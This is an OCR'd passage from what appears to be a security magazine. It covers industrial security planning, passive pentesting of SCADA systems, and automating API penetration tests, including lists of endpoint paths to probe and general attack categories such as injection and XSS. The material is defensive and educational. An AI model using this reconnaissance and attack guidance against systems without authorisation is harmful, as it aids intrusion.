


Figure 5: The Industrial Security Jigsaw

The team should walk through the reasons for selection of each jigsaw part and record the reasoning. System Design records can really help review decisions made in both current and future mitigations. Systems having firewalls with particular ports being blocked for no currently known reason is an example of decisions made but not recorded.

U.S. software firm Microsoft will continue to invest over $1 billion annually in cyber security research and development in the coming years…while the number of attempted cyber-attacks was 20,000 a week two or three years ago, that figure had now risen to 600,000-700,000, according to Microsoft data.

Conclusions

Having the right ‘A-Team’, the right political and financial backing, the right partners and choosing some suitable methodologies and standards is essential to achieve effective enhancements. Consider both the technical aspects, the inter-departmental aspects (e.g. IT vs OT vs H&S), the financial aspects and the political change aspects, and keep refining these considerations throughout the programme.

All industries must keep remembering that the bad guys are getting better; they have unlimited everything and our industries have limited resources, so the resources must be used wisely and continuously. When building the A-Team, take on both members and advice from 3rd parties to both give an alternate perspective, and to utilise other people’s experience and expertise.

A security improvement checklist might follow some typical points such as:

- Agree internally that action, or investigation, is needed, will be funded and supported
- Identify the internal leader of this improvement initiative
- Engage trusted external assistance in building the programme
- Create an “A-Team”
- Plan the Stairway to Security programme ahead
- Start the cycle of Plan-Monitor-Decide-Act-Review within the programme
- Engage with supplier of The Security Jigsaw components
- Train staff, consult, partner, communicate, promote, collaborate, etc.
- The industrial cyber war continues…

References

http://www.nato.int/docu/review/2013/cyber/timeline/EN/index.htm Accessed Sept 2018

https://en.wikipedia.org/wiki/Kevin_Mitnick Accessed Sept 2018

https://ics.sans.org/media/An-Abbreviated-History-of-Automation-and-ICS-Cybersecurity.pdf Accessed Sept 2018

http://www.reuters.com/article/us-tech-cyber-microsoft-idUSKBN15A1GA Accessed Sept 2018

http://resources.infosecinstitute.com/the-biggest-cyber-security-incidents-of-2016/#gref Accessed Sept 2018

Figures

Pentesting SCADA Architecture

Marlene Ladendorff, PhD

Marlene is a subject matter expert in cybersecurity for critical infrastructure, specializing in OT cybersecurity. Her main focus is nuclear power plants and the energy sector.Marlene recently spent 12 months working in the United Arab Emirates for Emirates Nuclear Energy Corporation in the cybersecurity department at the Barakah nuclear power plant construction site. Marlene is an international speaker on cybersecurity and teaches master's level university courses in IT and OT security. Her PhD dissertation was titled "The Effect of North American Electric Reliability Corporation Critical Infrastructure Protection Standards on Bulk Electric System Reliability."

Significant differences exist between Enterprise IT and OT SCADA system architecture and functionality. IT systems are upgraded on a much more frequent basis than SCADA systems but the lifetime of SCADA systems is substantially longer than their IT counterparts. Penetration testing for IT systems can be performed on active networks while SCADA penetration testing should be limited to test bed or development systems and executed in a passive manner to not disrupt operations. All personnel involved or potentially affected by a penetration test should be included in a review of the test, an activity that some industries refer to as a pre-job brief.

Pentesting SCADA Architecture in Critical Infrastructure Operational Technology Environments

Critical infrastructure entities utilize Information Technology (IT) systems and networks to manage the business side of the organization. Operational Technology (OT) systems and networks are employed to manage and control the operational side of the entity. Many similarities exist between IT and OT configurations, but the differences can be significant and must be taken into consideration when planning and executing penetration tests. Pen testing practices that are appropriate for IT architecture are not necessarily safe to employ on Supervisory Control And Data Acquisition (SCADA) equipment on OT networks.

SCADA systems are a subset of Industrial Control Systems (ICS)[1]. ICS (and, by default, SCADA) differ in function from IT systems and, therefore, require special considerations when applying cybersecurity controls

and testing to them.Before committing to performing penetration tests on SCADA equipment, a solid understanding of the dissimilarities between IT and OT architecture could mean the difference between a pen test that offers meaningful data for securing SCADA systems or a pen test that crashes OT systems or the entire OT network. *Table 1* includes some, but not necessarily all, differences between enterprise IT and OT SCADA systems.

Enterprise IT Systems	OT SCADA Systems
Equipment update cycle: 1.5 – 4 years	Equipment update cycle: up to 20 years, or more
Technology and standards-based equipment installations	Typically, custom equipment installations
Networked systems	Dedicated, stand-alone systems
Proactive system management (scheduled patching and updates)	Passive system management (patching and updates not a priority)

Table 1: *IT vs. OT System Architecture*

As outlined in *Table 1*, stark differences between IT and OT/SCADA systems exist, particularly in the lifetime/upgrades of the systems. It is common (and expected) that IT systems will be upgraded frequently (1.5 – 4 years) while SCADA systems may be in operation for 20 years, or more. In fact, it would not be an uncommon experience to find a controller or field device on an OT network in a sawmill covered with a substantial amount of sawdust yet fully operational and performing its functions day in and day out. Harsh environments are part of normal operations for SCADA systems. Circumstances including extreme temperatures, dirt, fumes, and radiation are but a few examples of the severe settings SCADA equipment may be exposed to throughout their operational lifetimes.

Taking into consideration the distinct architectural and operational differences between IT and OT, defending against cyber attackers requires unique approaches to cybersecurity for OT SCADA systems. Before embarking on a cybersecurity strategy, consider the intent and goals of an attack from the attacker's perspective. *Table 2* illustrates some of the objectives and profiles common to attackers of IT systems and networks, and the contrasting intentions of OT system cyber attackers.

Enterprise IT Systems	SCADA OT Systems
Attackers target: information/data	Attackers target: the physical process

Table 2: *Cyber Attacker Profiles and Objectives*

Planning a SCADA Pen Test

A solid comprehension of the SCADA architecture that a pen test is intended for will help avoid pitfalls that could result in a negative effect on the operational process (i.e., hanging or crashing all or part of the process costing the business lost revenue, at least, or loss of life, at worst). Pen testing IT systems or networks is often done real-time.SCADA systems on an OT network should be examined as passively as possible. *Table 3* outlines typical actions taken in preparation and execution of pen tests on IT and OT networks[2].

Action	Typical IT Practice	Recommended SCADA Practice
Identify networks, hosts, and nodes	Ping sweep such as nmap	1. Inspect switch CAM tables 2. Inspect router configuration files, route tables 3. Physical wiring confirmation (hand over hand inspection) 4. Passive network listening or Intrusion Detection System implementation
Identify services	Port scan such as nmap	1. Verification of local ports 2. Utilization of mirrored test bed/ sandbox system for port scanning
Identify vulnerabilities within the service	Vulnerability scan via Nessus, ISS, or other vulnerability scanning tool	1. Local banner grabbing with version verification via the Common Vulnerability and Exposures (CVE) in the National Vulnerability Database (NVD)[3] 2. Scan of mirrored test bed/sandbox system

Table 3: *Pen Testing Actions. Adapted from Duggan, Berg, Dillinger, and Stamp (2005)*

The most important take-away from Table 3 is the fact that there is no active scanning or probing of the systems on the OT network to avoid compromising the operations process.In an ideal situation, a test bed, development, or sandbox system identical (e.g., mirrored) to the operational system would be in place not only for cybersecurity purposes but also for software testing and other implementation tests intended, eventually, for the OT system.

In addition to the details included in Table 3, pen test preparations should involve OT personnel that could be affected by the testing. Even though the intent is a passive test, things can still go wrong even with the most comprehensive planning. A good practice includes organizing a meeting with all the people that will be involved with the testing work. Some industries refer to this meeting as a pre-job brief. The pre-job brief should include all aspects of the testing and provide an opportunity for any questions or concerns to be asked and answered.

The Other Penetration Test

Penetration testing discussions usually assume cybersecurity is the topic. As attackers modify their skills and attacks, they are constantly developing new ways to try to compromise critical infrastructure entities. The emergence of a cyber/physical methodology combines cybersecurity with physical security to form a distinctive assault approach that can significantly enlarge the attack surface. Therefore, penetration tests should not be isolated to digital equipment but should also include physical security testing to develop mitigations for combined cyber/physical attacks.

Penetration testing a physical security force does not require the same scanning, network examination, and electronic vulnerability review that cyber penetration testing involves.A robust security force should include training to thwart physical attacks as well as partnering with the cybersecurity group to drill for cyber/physical compromises. Reviewing cyber and physical incidents from a historical perspective can be an effective tool in bolstering the security of an organization. Moreover, the design basis threat (DBT) of the entity should be the driving force for both cyber and physical security protections. The DBT of an organization should include what the entity must protect itself against.For example, theft of material, the release of toxins or damaging substances that could harm the environment or population, and any other overarching condition that an adversary could take advantage of must be defended against. DBT identifications should not be limited to physical security protections. Cyber threats should factor into DBT characterizations.Traditionally, physical security has developed the DBT identification for an entity.Evolving malicious threats and attacks now requires the cybersecurity organization to join physical security in both the DBT analysis and identification as well as drill planning and exercises to provide comprehensive protection for the business.

Conclusion

Significant differences exist between Enterprise IT and OT SCADA system architecture and functionality. IT systems are upgraded on a much more frequent basis than SCADA systems but the lifetime of SCADA systems is substantially longer than their IT counterparts. Penetration testing for IT systems can be performed on active networks while SCADA penetration testing should be limited to test bed or development systems and executed in a passive manner to not disrupt operations. All personnel involved or potentially affected by a penetration test should be included in a review of the test, an activity that some industries refer to as a pre-job brief. As the types of attacks on critical infrastructure entities become more complex, combined malicious cyber/physical attacks could increase. Cyber and physical security teams should develop reviews, drills, and exercises to prepare not only for individual cyber or physical compromises, but also for a combined attack. Pen testing should be one of several tools utilized by critical infrastructure organizations to identify weaknesses in cyber and physical architecture that could result in a compromise of the DBT for the entity.

References

Stouffer, K. A., Falco, J. A., & Scarfone, K. A. (2011). Sp 800-82. guide to industrial control systems (ics) security: Supervisory control and data acquisition (scada) systems, distributed control systems (dcs), and other control system configurations such as programmable logic controllers (plc).

Duggan, D., Berg, M., Dillinger, J., & Stamp, J. (2005). Penetration testing of industrial control systems. *Sandia National Laboratories.*

Singh, U. K., & Joshi, C. (2016, October). Quantitative security risk evaluation using CVSS metrics by estimation of frequency and maturity of exploit. In *Proceedings of the World Congress on Engineering and Computer Science* (Vol. 1, pp. 19-21).

Automating API Testing

Chrissa Constantine

Chrissa is a web application pentester and has a Master of Science in Information Security, CISSP and CE|H certifications. She held positions as a consultant at Apple and for a Silicon Valley start-up as a penetration tester. Chrissa enjoys hacking competitions, meeting new people, and learning new things.

There is considerable value in automating portions of API pentesting. Commonly pentesters open the web application and navigate to all of the pages, capturing the requests and responses in a security testing tool like Burp or OWASP Zap. The use of API testing tools like SoapUI or Postman can help pentesters generate and submit web service requests. For SOAP calls, the WSDL can be challenging to read and derive manual tests. Tools that can be used to point to a WSDL or Swagger file (REST) are essential to use so that testers can work more efficiently. It is essential to spend time setting up the testing environment in preparation for analyzing the API.

Introduction

SOAP & REST

Web services allow applications to share functionality and allow consumers to access data without the application needing to know the format or location of the data. (Najera-Gutierrez & Ansari, 2018) There are two ways to develop web services, Simple Object Access Protocol (SOAP) and Representational State Transfer (REST).

SOAP was the traditional means to develop a web service, but many applications now use RESTful web services. SOAP web services use Extensible Markup Language (XML) to exchange data, whereas RESTful web

services primarily use JavaScript Object Notation (JSON). SOAP web services are sometimes used due to Web Services (WS) extensions such as WS-Security or WS-Addressing to provide secure and reliable communications, but often RESTful web services are easy to implement and, as such, preferred.

SOAP has an envelope that defines the framework for describing the message and how to process it, encoding rules and conventions for representing remote procedure calls and responses. (Kankanamge, 2012) The WSDL describes application-specific messaging requirements. The elements of a WSDL need to provide a machine-readable description of where the service is reached, what parameters to expect, the actions at the location, the format for the messages, and the functionality offered. (Bustamante, 2007)

Several Web Services protocols for SOAP extensions facilitate communication requirements for security. (Bustamante, 2007) SOAP was designed to be extensible, but there are so many WS protocols that it is challenging to know which standards to use. SOAP is transport independent and can be transported over SMTP, JMS, or FTP (to name a few examples). However, SOAP messages are also transferred over HTTP and HTTPS. SOAP and WS allow developers to expose services over any protocol, but for purposes of penetration testing, HTTP or HTTPS are the most commonly tested protocols.

Advantages of SOAP include additional assurances for data privacy, integrity and security through WS-Security extensions. SOAP has built-in logic to compensate for failed communications. SOAP is extensible through other protocols and technologies. In addition to WS-Security, SOAP supports WS-Addressing, WS-Coordination, WS-ReliableMessaging, along with other web services standards, a full list of which is on W3C. (Stackify, 2017)

RESTful services have many of the same vulnerabilities as a standard web application. (Ansari, Imran, Kotipalli, Halton, & Weaver, 2017) REST is stateless, but SOAP is stateful, which is why it supports financial services, e-commerce payments, or telecommunications. (SoapUI, 2018) Use REST when information is read and written at a resource level, such as for online photos, social media, ordering, or reading information from servers or databases. (SoapUI, 2018)

REST uses JSON, which has key/value pairs that represent data carried inside the message. (Kankanamge, 2012) REST can be represented with a unique ID via the uniform resource identifier (URI), uses standard HTTP methods (GET, POST, PUT, DELETE), and links resources together. Named information is considered a resource identified with a unique ID via a URI. The identifier helps locate resources on the web server. The uniform resource locator (URL) is the most common URI on the web today. (Dash & Aroraa, 2018)

For purposes of this paper, REST API testing is the primary focus. However, many techniques for REST apply to SOAP testing and the tools discussed can be used for testing both types of web services.

REST advantages include no platform or programming language dependencies, standardized HTTP methods, stateless, accessible to various clients, such as web, desktop or mobile. The disadvantages for REST include lack of documentation due to no metadata, security concerns and a lack of standards, which means clients have a hard time understanding. (Dash & Aroraa, 2018)

Why Automate?

Security issues manifest in various ways, and attack vectors that impact API testing are related to web application testing. Often, web services security testing is performed at the end of the development lifecycle. Security testing web services can be problematic when it is too late in the process to correct issues before the public release of the service. There is a debate about when to integrate testing, and in some cases, the security integration occurs within the release cycle as a part of continuous integration. Adding penetration testing to the development lifecycle for web services ensures that issues can be found and remediated before the public release of the API.

The assumption is that many development teams already write and run automated functional testing for their APIs. If this is the case, then adding security testing as part of the traditional development and QA process can enhance the security of a web service.

There is considerable value in automating portions of API pentesting. Commonly, pentesters open the web application and navigate to all of the pages, capturing the requests and responses in a security testing tool like Burp or OWASP Zap. The use of API testing tools like SoapUI or Postman can help pentesters generate and submit web service requests. For SOAP calls, the WSDL can be challenging to read and derive manual tests. Tools that can be used to point to a WSDL or Swagger file (REST) are essential to use so that testers can work more efficiently. It is essential to spend time setting up the testing environment in preparation for analyzing the API.

There are challenges to testing RESTful web services because often the application does not reveal the full attack surface. Many URLs and parameters used by RESTful web services are not directly exposed, and applications typically do not fully utilize all of the functionality. The parameters in web services are not standard, which makes it hard to expose and test the API. Moreover, the number of parameters can be significant, increasing the test time. (Shezaf, 2017)

The autonomous nature of web services means that there is a higher degree of scalability and extensibility to the web application. (Kankanamge, 2012) Additionally, not all web services are built in-house, which means that third parties may host them. The testing of these services can become complicated due to all of the interactions and integrations between internal and external services.

With many organizations' use of a form of Agile methodology, testing automation is often a requirement for software development. Test automation refers to the ability to run a repeatable test against the application. The advantages are related mostly to the repeatability of tests and speed of test execution. It may not be advantageous to rely on automated testing depending upon application or test, such as a check for logic flaws, which requires manual efforts from the pentester. It is up to the pentester to determine what can be automated and what needs to rely on manual efforts.

Advantages of automation include:

Speed and Coverage. Automated tools take less time to use than manual efforts. Manual testing never covers all aspects of the application attack surface. Using an automated tool and then manually reviewing and checking reported vulnerabilities is faster than manually trying to discover and test all aspects of an application or API.

The number of tests. Automation allows a tester to send a large number of attacks at a target and use various payloads. It is way more time consuming to send attacks one at a time.

Skills, and reporting. It takes less skill to send automated attacks at an API than performing a manual test. However, it is not advisable to use or rely upon the results from a tool without having a pentester review them due to false positives from tools. Additionally, most automated tools have reporting features built-in. Reporting in automated tools also is a time saver for testers who are not able to spend the time manually documenting every issue.

Discovery

Depending upon the type of penetration test, the tester may have to spend time discovering the API endpoints. A list of common endpoints include:

```
/api

/v1

/v2

/v1.0

/v10

/api/v1

/api/v2

/rest

/rest-api

/ping

/health

/status

/metrics

/trace
```

`/log`

`/logfile`

It is advisable to find documentation about the API to obtain insight into the structure of the web service. Documentation helps the tester understand user roles, request methods and responses, and can support reporting of vulnerabilities that align to business use cases and context. Here are some common locations where a pentester can find documentation:

`/api-docs`

`/swagger-ui.html` (REST)

`/swagger.json` (REST)

`/doc`

`/application.wadl` (REST)

`/application.wsdl` (SOAP)

One way to discover endpoints is to use a security list and an intercepting proxy tool like OWASP Zed Attack Proxy (ZAP) or Burp to iterate over possible endpoints. Using tools is faster than manually trying to find endpoints in a browser. Although, tester interaction with the front-end UI may be the only time API calls are exposed, missing critical web services can be easy. In all pentesting scenarios, the basics of information gathering are useful for mapping the API and supporting later testing tactics.

Tools

During API pentesting there can be numerous API requests, so a couple of tools should be set up to help with discovery and testing. They can include:

- OWASP ZAP
- Burp
- W3af (REST)
- SoapUI (SOAP and REST)
- Postman (REST and SOAP)
- Advanced Rest Client (https://install.advancedrestclient.com/#/install) – this was a browser-based REST client but is now for the desktop
- Restlet Client (Chrome, formerly known as DHC)

- RESTClient (Firefox)

Some tools have both free and paid versions, such as Burp and SoapUI. SoapUI Pro version has additional functionality that provides automation and security testing. Burp Pro has plugins and features that make it more useful than the free version for API pentesting. However, it is up to the pentester to determine the best tools to use when testing web services. The most commonly used tools often have automation built in for running tests and performing security assessments. Otherwise, the tester spends much time with configurations and manual fuzzing and testing efforts. No penetration test is entirely reliant upon the automation provided through the tools. Instead, there typically is a blend of manual and automated testing.

The focus is on Postman and SoapUI for testing web services. Zap and Burp can be used with Postman or SoapUI to capture requests and use to fuzz or scan for vulnerabilities.

Pentesting Web Services

To test in an automated fashion, ensure the tools are set up, and scenarios or methodologies are in place. It is critical to be able to reproduce and document what the pentester is doing for an API test. Ad hoc testing is not sustainable and does not support the pentesting lifecycle. Having a test that is repeatable means that later testers save time and effort. If one tester performs an API test and has findings and later testers must retest the API, it is more challenging if there is inadequate documentation from the first tester. One method to help future testing is to take the time to build a Postman file or SoapUI project file and then export and have it available for future testing.

When pentesting web services, try to obtain API documentation and sample requests/responses for the web service. Otherwise, perform discovery and information gathering to obtain the WSDL (for SOAP) or Swagger (for REST) and build requests to the web services via discovered documentation. Tools, such as SoapUI, Postman or Burp (Pro with plugins), can import the WSDL and build the request. Postman and SoapUI can also import Swagger files. Moreover, SoapUI imports Postman files.

The target API needs to be analyzed to determine what type of authentication is in use. Depending upon the service, it could be Basic HTTP authentication, cookies, or API access tokens. Some API services are public and do not require any authorization. For a typical penetration test, public open APIs with no authentication would probably not be the typical test scenario.

API calls with vulnerabilities are reportable. However, pentesters frequently are not provided context regarding the use cases or requirements for the web service. If possible, obtain as much documentation and information as possible before testing, such as use cases. The pentester can leverage scenarios and use cases to provide business context about the impact of security vulnerabilities on the application. In this way, the penetration test findings show the related business impact to the business owners.

Security testing scenarios are separate from functional API testing or QA testing scenarios. The penetration test should maximize the attack surface of the web services provided. Ensure inputs to APIs are analyzed and

determine which API calls to test. Having an open-ended test makes it challenging for the test to yield optimal results. If the pentester partners with developers or with QA, the team needs to ensure API testing scenarios are manageable so that the security test does not run too long. Additionally, when testing, know the functionality of the API. For example, some API calls add data to the database, and it is important to remember the impact on performance when pentesting these web services. The team should consider various impacts when working with automated testing tools.

From an automation standpoint, here are some options for how security tests can be categorized and automated:

Identify vulnerabilities using functional security testing. Target validation of various application features such as authentication or log out. Break the application down and run testing against all of the various functions. Automate using various tools in coordination with Postman and SoapUI, such as OWASP ZAP or Burp. Further automation can occur with Selenium or WebDriver, but it depends upon the test which tool is the most appropriate.

Testing known issues. Test for misconfigurations of headers, session cookies, or SSL-related issues like weak ciphers. These tests are easy to check for using Postman and SoapUI with OWASP ZAP or Burp. Some other testing tools can include BDD-Security (https://www.continuumsecurity.net/bdd-security/), Mittn (https://github.com/F-Secure/mittn) or Gauntit (https://github.com/GAUNTLT/GAUNTLT).

Use the principles of functional or performance testing APIs to support security testing. Break down testing into manageable parts such as authentication, logic, and other areas of weakness in the application. Automated scanning can only go so far in testing logic flaws, so a tester manually manipulates the application flow to determine if there are flaws.

Build a test strategy and try to automate and improve the test cases for business-critical applications.

Test Case Options and Attack Vectors

There are many reasons why a web service has vulnerabilities ranging from design and development errors to poor system configuration. Some areas to consider include:

Fuzz testing – Automation is required and works well with manual checks against potentially vulnerable parameters. Fuzz testing sends malformed data to the API to see if it breaks. When the API expects integers, send values that may be unexpected, such as negative or large numbers. A poorly designed API is reliant upon a specific format and may open the way to security flaws via error messaging or other improperly designed services.

Injection Attacks – Injection flaws occur when the application passes information from the HTTP request to another command, service, or system call. Injection attacks can include passing SQL commands, or operating system commands through the parameters in the web service. Any language interpreter can be at risk,

including JSON, XPath, XSLT, and these technologies can be compromised. It is up to the tester to know about the API and how to choose the correct type of injection attack.

(Un) Authorized endpoints and methods – Web services should implement authorization if APIs expose sensitive data. Testing authorized endpoints without authorization and with incorrect authentication, or testing levels of user privileges, is important. For RESTful web services, the HTTP protocol is stateless, and if the communication fails, the client must retry sending the request. The use of authentication via tokens helps programmatically achieve security. Token-based authorization is used to help a user access data or resources over a defined period. (Dash & Aroraa, 2018)

Parameter tampering – Manipulate parameters for the API request to take advantage of validation errors. Modify and tamper hidden fields and query parameters within the API request along with testing various HTTP verbs and methods.

Cross-Site Scripting (XSS) – Cross-Site Scripting is not just applicable to web applications, but to web services as well. If the API reflects input, then the determination of how the API or client handles the input needs to be determined. XSS attacks are injection attacks, and the vulnerability needs to be assessed even for the API test. (Lensmar, 2014)

File uploads – This is another area to check to determine whether the system can process files safely. If the application requires a PDF but receives a shell script, it is essential to know if the file is executed or handled in a way that does not expose the system.

Exploiting a web service can be destructive to a business who has public APIs. More and more APIs access sensitive data that can put a business at risk. Not all security vulnerabilities are stoppable, but without security testing APIs, there is no prevention.

Getting Started with Postman

Many options are available for pentesting web services, but the focus is on Postman for REST testing and SoapUI for SOAP testing. Each of these tools can import and test both SOAP and REST web services.

Start by downloading and installing Postman desktop client at the following URL: https://www.getpostman.com/apps. Install Postman on Mac, Windows or Linux platforms.

Open the application, and it displays an area called *My Workspace* in the background and a window with *Create New* options (Figure 1). If the tester does not need to *create a new* collection, or add a request after opening the application, then close the open Create New window. Otherwise, it may be required for the tester to create a Collection manually. Collections are groups of requests that can be used to run one after another for purposes of automating testing.




Figure 1. Starting Postman displays the My Workspace (background) and Create New window

Several choices are available to import API calls into Postman. If testing a couple of API calls, one option is to start by creating a *Collection*. Collections are groups of requests and are used to keep all of the API calls for one test organized in a folder. This step requires the tester to build a new collection and then import the API calls into Postman. Postman imports various files or types of data, such as Swagger, a URL, or a cURL command, as shown in Figure 2.

